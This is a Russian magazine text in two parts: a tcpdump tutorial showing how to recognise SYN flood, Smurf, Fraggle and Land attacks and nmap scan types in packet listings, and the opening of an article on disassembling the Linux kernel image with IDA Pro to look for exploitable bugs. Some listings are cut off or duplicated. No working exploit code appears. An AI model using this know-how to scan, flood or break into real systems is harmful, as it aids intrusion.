А для отслеживания только входящих пакетов — "dst host":

```
# tcpdump dst host namesrv
```

Ключевые слова "src port" и "dst port" позволяют указывать порт отправителя и порт получателя, например:

```
# tcpdump dst port 513
```

Если нужно отслеживать один из трех протоколов tcp, udp, icmp, то его имя можно просто указать в командной строке. С помощью булевых операторов and (&&), or (||) и not (!) можно задавать фильтры произвольной сложности. Ниже приведен пример фильтра, отслеживающего только ICMP-пакеты, приходящие из внешней сети:

Эти и другие атаки в качестве тренировки ты сможешь поискать в листингах tcpdump в головоломках из моей книги «Головоломки для хакера». К тому времени, когда ты читаешь эту статью, книга должна уже быть в продаже.

tcpdump icmp and not src net localnet

Можно проверять конкретные биты или байты в заголовках протоколов, для чего используется такой формат: proto[expr:size], где proto — один из протоколов ether, fddi, tr, ip, arp, rarp, tcp, udp, icmp или ip6; expr — смещение в байтах от начала заголовка пакета; size — дополнительное поле, указывающее, сколько байт рассматривать (может отсутствовать, тогда рассматривается 1 байт). Например, чтобы отбирать только TCP-сегменты, в которых установлен флаг SYN, следует использовать фильтр:

tcpdump 'tcp[13]==2'

Здесь нужно знать, что с 13 байта заголовка TCP расположены 8 бит флагов (1 байт), где SYN является вторым битом по номеру. Так как он должен быть установлен в 1, то байт флагов в двоичном виде будет выглядеть как 00000010 (это 2 в dec). С помощью аргумента -c можно указать количество принимаемых пакетов:

tcpdump -c 10

В итоге будет получено всего 10 пакетов. Параметр -a позволяет (если возможно) отображать IP-адреса в символьном виде (правда это довольно сильно замедляет работу утилиты):

tcpdump -a

С помощью флага -vvv можно получить максимально подробный вывод. Меньшую информацию выдают флаги: -v и -vv. Обо всех возможных опциях можно узнать на страницах справочного руководства tcpdump(8).

[формат выходной информации tcpdump] В начале каждой строки листинга tcpdump ставится отметка времени, которая является текущим временем часов в формате: hh:mm:ss.frac, где frac — это доли секунд. За отметкой времени может указываться интерфейс, на который происходит прием пакетов, например, eth0, eth1, lo и т. п. Запись eth0< означает, что идет прием пакетов на интерфейс eth0. Соответственно, запись eth0> означает, что идет отправка пакетов в сеть с интерфейса eth0. Дальнейшие сведения зависят от типа принимаемого пакета (ARP/RARP, TCP, UDP, NBP, ATP). Далее показаны форматы для некоторых основных типов пакетов.

1 TCP-пакеты

src.port > dst.port: flags data-seqno ack window urgent options

src.port и dst.port — это IP-адрес и порт источника и приемника пакетов.
flags — это флаги, установленные в заголовке TCP-пакета. Могут принимать комбинации из символов S (SYN), F (FIN), P (PUSH), R (RST), также в этом поле может стоять одна точка, которая означает отсутствие установленных флагов.
data-seqno — описывает данные, содержащиеся в пакете в таком формате: first:last(nbytes), где first и last — номер последовательности первого и последнего байта пакета, nbytes — количество байт данных. Если параметр nbytes равен нулю, то first и last совпадают.
ack — следующий номер последовательности (ISN + 1).
window — размер окна.
urgent — указывает на наличие срочных данных в пакете (флаг URG).
options — здесь могут указываться дополнительные сведения, например <mss 1024> (максимальный размер сегмента).

2 UDP-пакеты

src.port > dst.port: udp nbytes

udp — метка, указывающая на то, что идет анализ UDP-пакетов.
nbytes — число байт данных, содержащих UDP-пакет.

3 ICMP-пакеты

src > dst: icmp: type

icmp — метка, идентифицирующая ICMP-пакет.
type — тип ICMP-сообщения, например, echo request или echo reply.



рис.1 DoS-атака SYN Flood

рис.2 распределенная DoS-атака ICMP flooding

рис.3 атака Land

рис.4 TCP-сканирование узла 172.23.115.22

[учимся распознавать атаку в листингах tcpdump] Некоторые системы обнаружения атак (NIDS) используют журналы протоколирования, созданные утилитой tcpdump, но мы сейчас научимся самостоятельно определять основные типы атак в листингах tcpdump.

На рисунке 1 показан листинг tcpdump, в котором зафиксирована DoS-атака SYN Flood против узла 172.23.115.22. Об этом говорит множество SYN-запросов на один порт (80/tcp) за очень короткий промежуток времени (десятки запросов за одно и то же время: 13:15:11.580126).

На рисунке 2 зафиксирована распределенная DoS-атака (DDoS) ICMP flooding (flood ping). На первый взгляд можно подумать, что это обычный ping хоста, поскольку просто принимаются ICMP-сообщения echo request, а в ответ посылаются сообщения ICMP echo reply.Слишком большое число запросов за столь короткий промежуток времени, к тому же все они приходят с разных IP-адресов.

На рисунке 3 видно, что IP-адреса, а также порт источника и приемника совпадают — это явный признак атаки Land. Шторм Land-запросов приводит к зацикливанию и может полностью вывести атакуемый узел из строя. Долгое время считалась, что эта атака вместе с устаревшими системами окончательно ушла в историю, однако багтраки всего мира не так давно сообщили, что обнаружена возможность осуществления Land против систем Windows Server 2003 и Windows XP SP2. Стоит отметить, что существует несколько модификаций этой атаки, например, Latierra — когда посылаются пакеты на несколько портов одновременно.

На рисунке 4 можно увидеть множество попыток установить TCP-соединение на различные порты узла 172.23.115.22. Большинство записей имеют следующий вид:

```
12:00:17.899408 eth0 < 192.168.10.35.2878 > 172.23.115.22.340: S
3477705342:3477705342 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.340 > 192.168.10.35.2878: R 0:0 (0)
ack 3477705343 win 0 (DF)
```

В первой строке передается TCP SYN-запрос, а во второй отсылаются в ответ пакеты TCP RST — это говорит о том, что подключение к данному порту невозможно. В листинге также встречается такая цепочка записей:

```
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: S
3477765723:3477765723 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.ssh > 192.168.10.35.2879: S
3567248280:3567248280 (0) ack 3477765724 win 5840 <mss
1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: . 1:1(0) ack
1 win 64240 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: R
3477765724:3477765724(0) win 0 (DF)
```

Здесь аналогично: в первой строке передается SYN-запрос на ssh-порт (22/tcp) узла 172.23.115.22. Затем в следующей строке показано, что узел 172.23.115.22 посылает ответ с установленными флагами SYN и ACK, при этом значение поля Acknowledgment Number в TCP заголовке увеличено на единицу (3477765723+1). В третьей строке узел 192.168.10.35 подтверждает получение ответа. И в последней строчке соединение закрывается узлом 192.168.255.20 посылкой RST. Таким образом, трехэтапное рукопожатие TCP (TCP three-way handshake) не было корректно осуществлено. На рисунке 4 зафиксировано TCP-сканирование узла 172.23.115.22.

С большой вероятностью можно предположить, что работает сканер nmap (с установленным флагом -sT), так как номера портов, на которые приходят запросы, увеличиваются не последовательно на единицу, как в случае большинства других сканеров, а совершенно случайным образом (хотя так поступает не только один nmap).

На рисунке 5 листинг похож на предыдущий. На узел 172.20.100.100 поступают SYN-запросы, и в случае закрытого порта в ответ отсылаются пакеты с флагом RST. Однако реакция на открытые порты отличается от предыдущего листинга:

```
12:44:17.899408 eth0 < 192.168.99.200.2879 > 172.20.100.100.http: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.http > 192.168.99.200.2879: S
2341745720:2341745720 (0) ack 1045782752 win 5840 <mss 1460> (DF)
12:00:17.899408 eth0 < 192.168.99.200.2879 > 172.20.100.100.http: R
1045782752:1045782752 (0) win 0
```

Заметно, что в ответ на SYN-запрос возвращается пакет с установленными флагами SYN и ACK, после чего соединение обрывается посылкой флага RST. Значит, трехэтапное рукопожатие не было выполнено полностью — это говорит о том, что порты узла 172.20.100.100 сканируются методом незавершенного открытого сеанса (half-open scanning) или, как его еще называют, — скрытое (stealth) TCP SYN-сканирование (флаг -sS в сканере nmap).

В листинге на рисунке 6 на различные порты поступают UDP-дейтаграммы, содержащие 0 байт данных. Это явный признак того, что осуществляется UDP-сканирование. Если порт закрыт, узел отсылает ICMP-сообщение port unreachable. Если такое сообщение не посылается, значит, порт открыт.

Отмечу, что 0 байт данных при UDP-сканировании посылает сканер nmap (с установленным флагом -sU), другие сканеры могут посылать большее число байт данных. Например, Xspider посылает 3 байта в каждом пакете. Если же в листинге будет множество запросов, в которых не установлено ни одного флага (стоит точка в поле flags), например:

02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.30310: .
971654054:971654054(0) win 2048
02:12:59.899408 eth0 > 192.168.2.4.30310 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.275: .
971654054:971654054(0) win 3072

Что это ненормальное состояние, свидетельствует то, что выполняется Null-сканирование (флаг -sN в сканере nmap).
FIN-сканирование (флаг -sF в nmap) легко вычислить по множеству поступающих пакетов с установленным флагом FIN:

04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.ftp: F
1918335677: 1918335677(0) win 2048
04:17:40.580653 eth0 < 192.168.10.35.46599 > 172.23.115.22.ftp: F
1918337777: 1918337777(0) win 3072

Сканирование по методу «рождественской елки» (TCP Xmas Tree scan, флаг '-sX' в nmap) определяется по множеству запросов с установленными флагами FIN, URG и PUSH. Если порт закрыт, то в ответ посылается пакет с флагом RST:

03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.19150: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:46.960653 eth0 > 172.23.115.22.19150 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.smtp: FP
1308848741:1308848741(0) win 3072 urg 0

Также существует сканирование с помощью ACK-пакетов (флаг -sA в nmap). Этот метод используется для определения правил, используемых брандмауэром. На порты сканируемого узла отправляются пакеты с установленным флагом ACK. Если в ответ приходят пакеты с флагом RST, то порты классифицируются как нефильтруемые (unfiltered) брандмауэры. Если никакого ответа не приходит, порт считается фильтруемым (filtered). Для подтверждения сканер делает запрос дважды, листинг tcpdump будет выглядеть примерно так:

13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.30310: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 > 172.18.10.23.30310 > 192.168.91.130.56528:
R 0:0(0) win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.275: .
1114201130:1114201130(0) ack 0 win 3072
13:44:46.361688 eth0 >172.18.10.23.275 > 192.168.91.130.56528: R 0:0(0) win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.nntp: .
1114201130:1114201130(0) ack 0 win 2048

На рисунке 7 показана Smurf-атака. Хакер посылает широковещательный ICMP-запрос (echo request) в сеть 172.23.115.0 от имени жертвы (192.168.10.1). Каждый компьютер сети (в листинге показан только узел 172.23.115.1), получивший широковещательный запрос, генерирует ответ (echo reply) на адрес жертвы, вызывая «отказ в обслуживании». Периодическое повторение запроса позволяет поддерживать проведение атаки против хоста 192.168.10.1. Утилита tcpdump после имени интерфейса (eth0) предупреждает опцией B, что идет прием широковещательного запроса. Есть разновидность атаки Smurf под названием Fraggle (осколочная граната), в которой используется UDP, а не ICMP:

08:34:18.899408 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:18.899408 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:18.520602 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64

Атакующий посылает поддельные UDP-пакеты на широковещательной адрес усиливающей сети (обычно на echo-порт 7/udp). Каждая система сети, в которой разрешен ответ на эхо-пакеты, возвратит пакеты системе-жертве, в результате чего будет сгенерирован большой объем трафика.
Иногда в поступающих пакетах могут быть установлены нестандартные сочетания флагов, например, взаимоисключающие флаги SF (SYN+FIN), где SYN — устанавливает соединение, FIN — завершает. Также могут быть указаны резервные флаги [ECN-Echo,CWR] и идущие подряд флаги FIN без предшествующих SYN, например:

```
12:44:17,899408 eth0 < 192.168.99.200.2882 > 172.20.100.100.865:
45782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.865  > 192.168.99.200.2882:
1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2883 > 172.20.100.100.127:
45782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.127  > 192.168.99.200.2883:
1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2884 > 172.20.100.100.1988:
045782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.1988  > 192.168.99.200.2884
 1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2885 > 172.20.100.100.2883:
045782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.2883  > 192.168.99.200.2885
 1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2886 > 172.20.100.100.865:
45782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.865  > 192.168.99.200.2886:
1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2887 > 172.20.100.100.1351:
045782751 (0) win 3072
12:00:17,899408 eth0 > 172.20.100.100.1351  > 192.168.99.200.2887
 1045782752 win 0 (DF)
```

рис.5 скрытое (stealth) TCP SYN сканирование

```
12:44:17,899408 eth0 < 192.168.99.200.2882 > 172.20.100.10
45782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.865  > 192.168.99.20
1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2883 > 172.20.100.10
45782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.127  > 192.168.99.20
1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2884 > 172.20.100.10
045782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.1988  > 192.168.99.2
 1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2885 > 172.20.100.10
045782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.2883  > 192.168.99.2
 1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2886 > 172.20.100.10
45782751 (0) win 4096
12:00:17,899408 eth0 > 172.20.100.100.865  > 192.168.99.20
1045782752 win 0 (DF)
12:44:17,899408 eth0 < 192.168.99.200.2887 > 172.20.100.10
045782751 (0) win 3072
12:00:17,899408 eth0 > 172.20.100.100.1351  > 192.168.99.2
 1045782752 win 0 (DF)
```

рис.6 UDP-сканирование

```
08:44:18.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:19.780600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:19.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:19.790600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:19.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:20.780600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:20.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:21.790600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:21.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:21.780600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:21.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:22.790600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:22.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:22.780600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:22.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:23.790600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:23.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:24.780600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:24.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:24.790600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:24.790600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:25.780600 eth0 B 192.168.10.1 > 172.23.115.255: icm
08:44:25.780600 eth0 > 172.23.115.1 > 192.168.10.1: icmp:
08:44:26.790600 eth0 B 192.168.10.1 > 172.23.115.255: icm
```

рис.7 атака Smurf

11:16:22:899931 eth0 < 192.168.10.35.2879 > 172.23.115.22.491: SF
3477765723:3477765723 (0) win 1024
11:16:22:899931 eth0 < 192.168.10.35.2880 > 172.23.115.22.1351: S [ECN-Echo,CWR] 3477800253:3477800253 (0) win 4096
11:16:22:899931 eth0 < 192.168.10.35.2881 > 172.23.115.22.2880: SFR
3477835208:3477835208 (0) win 4096

Такие запросы злоумышленник может использовать в двух целях. Во-первых, нестандартные комбинации флагов могут вывести узел из строя или способствовать обходу систем обнаружения атак и межсетевых экранов. А во-вторых, нестандартные флаги используются для идентификации ОС узла. Разные оси реагируют по-разному на пакеты несоответствующие стандартам RFC — эту возможность практикуют утилиты nmap, queso и прочее

Штурм ядра Linux

ЯДРО — ЭТО ФУНДАМЕНТ ВСЕЙ СИСТЕМЫ. НА БАЖНОМ ЯДРЕ ХОРОШЕГО ЛИНУХА НЕ ПОСТРОИШЬ. РАЗРАБОТЧИКИ НЕ ОТХОДЯТ ОТ КЛАВИАТУРЫ, ВЫЯВЛЯЯ ВСЕ НОВЫЕ И НОВЫЕ ОШИБКИ, НО БАГИ РАЗМНОЖАЮТСЯ БЫСТРЕЕ! ДАЛЕКО НЕ ВСЕ ОШИБКИ ОПАСНЫ, И ЛИШЬ НЕМНОГИЕ ИЗ НИХ ДОПУСКАЮТ УДАЛЕННОЕ ПРОНИКНОВЕНИЕ В СИСТЕМУ. НАЙТИ ТАКОЙ БАГ — БОЛЬШАЯ УДАЧА. КАК ХАКЕРЫ ИССЛЕДУЮТ ЯДРО? КАКИЕ ИНСТРУМЕНТЫ ИСПОЛЬЗУЮТ? ВОТ ОБ ЭТОМ МЫ СЕЙЧАС И ПОГОВОРИМ | Крис Касперски ака мыщъх

Секреты кернел хакинга

[введение] Линуховое ядро — это довольно сложное инженерное сооружение, исходные тексты которого занимают свыше сотни мегабайт. Чего тут только нет! Драйвера, стек TCP/IP, менеджер виртуальной памяти, планировщик потоков, загрузчик ELF-файлов и многое другое. Все это хозяйство, откровенно говоря, просто кишит ошибками, над поиском которых работают десятки хакерских групп и тысячи независимых кодокопателей по всему миру. Хочешь к ним приобщиться? Что за вопрос! Кто же этого не хочет! Правда, не у всех получается, особенно с первого раза, но лиха беда начало!



hte.sf.net
www.idapro.com
www.kernel.org
www.rfc-editor.org
www.skyfree.org/linux/references/ELF_Format.pdf

[снаружи ядра] Существуют, по меньшей мере, две методики поиска багов, но обе они порочные и неправильные. Одни хакеры предпочитают просматривать исходные коды ядра, анализируя строку за строкой, другие — дизассемблируют готовое ядро. Вот неполный перечень недостатков первого способа:

1. Вместо фактического значения переменной в Си сплошь и рядом используются макросы, определяемые неизвестно где, причем макрос может переопределяться многократно или, что еще хуже, различные включаемые файлы содержат несколько независимых макросов с одинаковым именем, так что глобальный контекстный поиск, практикуемый многими исследователями, не помогает (можно, правда, прогнать исходный текст через препроцессор "cpp имя_файла.c", но от этого его объем, а, значит, и время анализа только возрастет).
2. Ни одна известная мне IDE не способна отображать перекрестные ссылки на функции/данные, трассировать поток управления и делать множество других полезных вещей, с которыми легко справляется любой приличный дизассемблер.
3. В процессе компиляции могут «маскироваться» одни ошибки и добавляться другие, к тому же никогда нельзя сказать наперед, по каким адресам и в каком порядке компилятор расположит переменные и буферы в памяти, а для написания shell-кода — это критичный момент.

С другой стороны дизассемблерный листинг ядра не просто велик. Он огромен! Это миллионы строк ассемблерного кода, и если на каждую команду потратить хотя бы несколько секунд, даже поверхностный анализ растянется, как минимум, на сезон. Но ведь нам и не нужно дизассемблировать все ядро целиком! Ошибки не размазаны тонким слоем по машинному коду, а гнездятся в известных всем местах. Никто не говорит, что ловить баги просто. Зато интересно! Признайся, разве тебе никогда не хотелось заглянуть в ядро, потрогать машинный код руками и посмотреть, как все это выглядит в живую (то есть, «на самом деле»), а не в исходных текстах, который любой «чиста хакер» может скачать из Сети? И эта возможность сейчас представится!

[штурм ядра] Для штурма ядра нам, во-первых, понадобится само ядро, которое мы собрались штурмовать. Какой дистрибутив выбрать? Лучше взять тот, что поновее, хотя особой разницы между ними нет, ведь ядро

разрабатывается независимо от остальной «начинки». Главное, чтобы он был широко распространен, иначе, какой прок от дырки, которая есть только на одной-двух машинах во всем мире?

Ядро будет лежать в директории */boot* под именем vmlinuz. В действительности, это еще не ядро, а только символическая ссылка на него. Само же ядро лежит рядом под именем vmlinuz.x.y.z, где xyz — версия ядра. Мы покажем, как распотрошить ядра 2.4.27 и 2.6.7, входящие в мой любимый дистрибутив Knoppix 3.7. Остальные ядра исследуются аналогичным образом, только смещения, естественно, будут другими.

Кроме самого двоичного файла нам также потребуются его исходные тексты, с которыми в случае чего мы будем сверяться. Если они не входят в дистрибутив (а большинство популярных дистрибутивов занимают всего один CD и распространяются без исходных текстов), их можно скачать с *www.kernel.org/pub/linux/kernel/*. Нам придется принять от 25 до 45 Mb и освободить на жестком диске, по крайней мере, 150—300 Mb для распаковки архива. Все ядра поставляются в упакованном виде в двух форматах — стандартном gzip'е и более продвинутом bzip2, который жмет на 25% плотнее, что уменьшает размер ядра чуть ли не на 10 Mb, а для модемного соединения это очень ощутимая величина.


Что касается дизассемблера, то лучше, чем IDA Pro ты вряд ли что-то найдешь. До недавнего времени IDA Pro работала только под MS-DOS, OS/2, Windows, но теперь она перенесена и на Linux, что не может не радовать. Обладателям более древних версий можно посоветовать скопировать ядро на дискету и дизассемблировать его под Windows или воспользоваться эмулятором Wine — IDA Pro замечательно работает и под ним. Кстати говоря, на Linux перенесена только консольная версия, которая лишена всех графических вкусностей, например, диаграмм.

Если нет денег на IDA Pro, можно попробовать HT-editor — бесплатный hex-редактор и дизассемблер в одном флаконе. Он автоматически восстанавливает перекрестные ссылки, трассирует поток управления, поддерживает символьные имена и комментарии. Грубо говоря, это усеченная IDA Pro в миниатюре. Исходные тексты последней версии можно скачать с *hte.sf.net*. Они успешно компилируются под Linux, FreeBSD, OpenBSD и, конечно же, Win32. Но если тебе лень компилировать, можно скачать уже готовый бинарный файл, правда, далеко не первой свежести.

[внутри ядра] Наступает волнующий миг: файл vmlinuz загружается в дизассемблер! Начинается самое интересное: IDA Pro не может опознать формат и загружает его как бинарный, а это уже нехорошо. Ядро имеет сложную структуру, состоящую из нескольких последовательно отрабатываемых один за другим загрузчиков, а основная часть ядра упакована. Как разобраться со всем этим хозяйством? Задача-минимум: распотрошить ядро на модули, определив базовый адрес загрузки и разрядность каждого из них. Кто-то может сказать: «А в чем, собственно, проблема? Ведь у нас есть исходные тексты!» Что ж, исходные тексты это, конечно, хорошо, но вот вопрос — какой файл какой части ядра соответствует? Так что без хорошего путеводителя здесь никуда!

Первые 200h байт файла vmlinuz принадлежат boot-сектору, который грузится по адресу 0000:7C00 и выполняется в 16-разрядном режиме. Нажимаем <Alt-S> или обращаемся к меню "Edit -> Segment -> Edit Segment" (здесь и далее горячие комбинации указаны для IDA Pro 4.7, в других версиях они могут слегка отличаться). Вводим имя сегмента: boot, начальный адрес оставляем без изменений, а конечный меняем на 200h. На все грозные предупреждения отвечаем однозначным yes. Затем подводим курсор к первому байту кода и нажимаем <C>, чтобы IDA Pro превратила ячейки памяти в код. После этого дизассемблирование можно продолжать как обычно. Исходный код загрузчика можно найти в файле */arch/i386/boot/bootsect.S*, а можно и не искать — нам он не интересен. За долгие годы он вылизан дочиста. Даже, если какие-то баги в нем есть, использовать их, скорее всего, не удастся.

Мы видим, что boot-сектор перемещается по адресу 9000h:0000h и считывает с диска вторичный загрузчик, который также находится внутри vmlinuz, сразу за boot-сектором. Здесь расположены модули setup.S и video.S, загружающиеся по адресу 1000h:0000h и работающие в 16-разрядном режиме. Начало модуля setup.S опознается по сигнатуре HdrS, следующей после jmp'a. Конец video.S легко определить по строкам: CGA/MDA/HGA/EGA/VGA/VESA/Video adapter, вслед за которыми идет «магическая последовательность» 00 00 B8 00 00. В обоих ядрах он расположен по смещению 14FF от начала файла. Таким образом, вторичный загрузчик начинается со смещения 200h и заканчивается в 14FFh. Он также исполняется в 16-разрядном режиме и представляет собой смесь кода и данных, поэтому дизассемблировать его приходится с большой осторожностью.



редактор THE за комплексным поиском

Но прежде необходимо создать новый сегмент, ведь предыдущий был усечен! Говорим "Edit -> Segment -> New Segment", вводим имя сегмента (например, "ldr"), адрес начала (200h) и конца (1500h), а также базовый адрес, равный стартовому адресу, деленному на 10h. Форсируем 16-битный режим и давим OK.

За вторичным загрузчик идет 100h «ничейных» байт, забитых нулями, а вот затем со смещения 1500h начинается какой-то дикий код, который никак не удается дизассемблировать. IDA выводит всего несколько строк, жалобно пищит и отказывается продолжать работу:

[IDA Pro дизассемблирует «дикий» код]


```
1600  cld
1601  cli
1602  mov ax, 18h
1605  db 0
1606  db 0
1607  db 8Eh ; O
1608  db 0D8h ; +
```

HTE и HIEW как будто дизассемблируют дикий код, но делают это неправильно!

[Неверный результат дизассемблинга]

```
1600 fc       cld
1601 fa       cli
1602 b81800   mov ax, 0x18
1605 0000     add [bx+si], al
1607 8ed8     mov ds, ax
1609 8ec0     mov es, ax
160b 8ee0     mov fs, ax
160d 8ee8     mov gs, ax
```

А все потому, что именно с этого места ядро начинает исполняться в 32-разрядном защищенном режиме, и для правильного дизассемблирования разрядность сегмента необходимо изменить. После чего IDA Pro заработает как ни в чем ни бывало. Сейчас мы находимся в распаковщике, подготавливающем основной ядерный код к работе. Он реализован в файлах */arch/i386/boot/compressed/head.S* и misc.c. «Персонального» адреса загрузки он не имеет и грузится вместе с первичным загрузчиком по адресу 1000h:0000h. Таким образом, первый байт распаковщика расположен в памяти по адресу 1000h:0000h + sizeof(ldf) == 1000h:01300h, что соответствует физическому адресу 101300h. Распаковщик настраивает сегментные регистры DS/ES/SS/GS/FS на селектор 18h, а регистр CS настраивает на селектор 10h.



вторичный загрузчик, представляющий собой смесь кода и данных



дизассемблирование ядра в консольной версии IDA Pro под Linux

За концом распаковщика идут текстовые строки «System halted», «Ok, booting the kernel», «invalid compressed format (err=1)», за ними следует длинная цепочка нулей, а потом начинается упакованный код, дизассемблировать который без предварительной распаковки невозможно. А как его распаковать? Поскольку линуксоиды не любят изобретать велосипед и всегда стремятся использовать готовые компоненты, ядро сжимается с помощью gzip.

Упакованный код начинается с «магической последовательности» 1F 8B 08 00, которую легко найти в любом hex-редакторе. В ядре 2.4.27 она расположена по смещению 4904h, а в ядре 2.6.7 по смещению 49D4h от начала файла. Выделим область отсюда и до конца файла, и запишем ее в файл с расширением gz (например, kernel.gz). Пропустив ее через gzip (gzip -d kernel.gz), мы получим на выходе готовый к дизассемблированию образ ядра. IDA Pro уже ждет, когда он будет в нее загружен.

Основной код ядра исполняется в 32-разрядном режиме и грузится в память по адресу 10:C0100000h. В самом начале идет модуль */arch/i386/kernel/head.S*, а затем init.c, подгружающий все остальные модули. Как определить, какому именно модулю соответствует данная часть дизассемблерного кода? В директории */boot* лежит замечательный файл System.map-x.y.z (где x.y.z номер версии ядра), в котором перечислены адреса публичных символьные имен, они же метки:

Фрагмент файла System.map-2.4.27


```
c0108964 T system_call
c010899c T ret_from_sys_call
c01089ad t restore_all
c01089bc t signal_return
c01089d4 t v86_signal_return
c01089e4 t tracesys
c0108a07 t tracesys_exit
c0108a11 t badsys
```

В частности, в ядре 2.4.27 метке ret_from_sys_call соответствует адрес C010899Ch. Отняв отсюда базовый адрес, мы получим смещение метки от начала файла: 899Ch, ну а саму метку нетрудно найти в исходных текстах глобальным поиском. Она определена в файле */arch/i386/kernel/entry.S*. Остальные метки обрабатываются аналогично.

А вот другой трюк: если в ядре встретилась текстовая строка или «редкоземельная» команда вроде lss или mov cr4,xxx, глобальный поиск легко обнаружит ее в исходных текстах. Поскольку компилятор таких команд заведомо не понимает, здесь явно имела место ассемблерная вставка, а значит, дизассемблерный код будет практически полностью совпадать с соответствующим фрагментом исходного текста!

В общем, в дизассемблировании ядра нет ничего сверхъестественного, и эта задача вполне по силам рядовому кодокопателю.

[где гнездятся ошибки] В прикладных программах и серверных приложениях наибольшее количество ошибок сосредоточено в переполняющихся буферах (атаки типа buffer overflow и buffer overrun). В ядре также имеются буферы, некоторые из которых могут быть переполнены, однако атаки этого типа для него не так характерны.


изменение атрибутов сегмента в IDA Pro

Вот пять основных источников ошибок: спинлоки (spin lock), неожиданные выходы из функции, ELF-загрузчик, менеджер виртуальной памяти и TCP/IP-стек. Рассмотрим всех кандидатов подробнее.

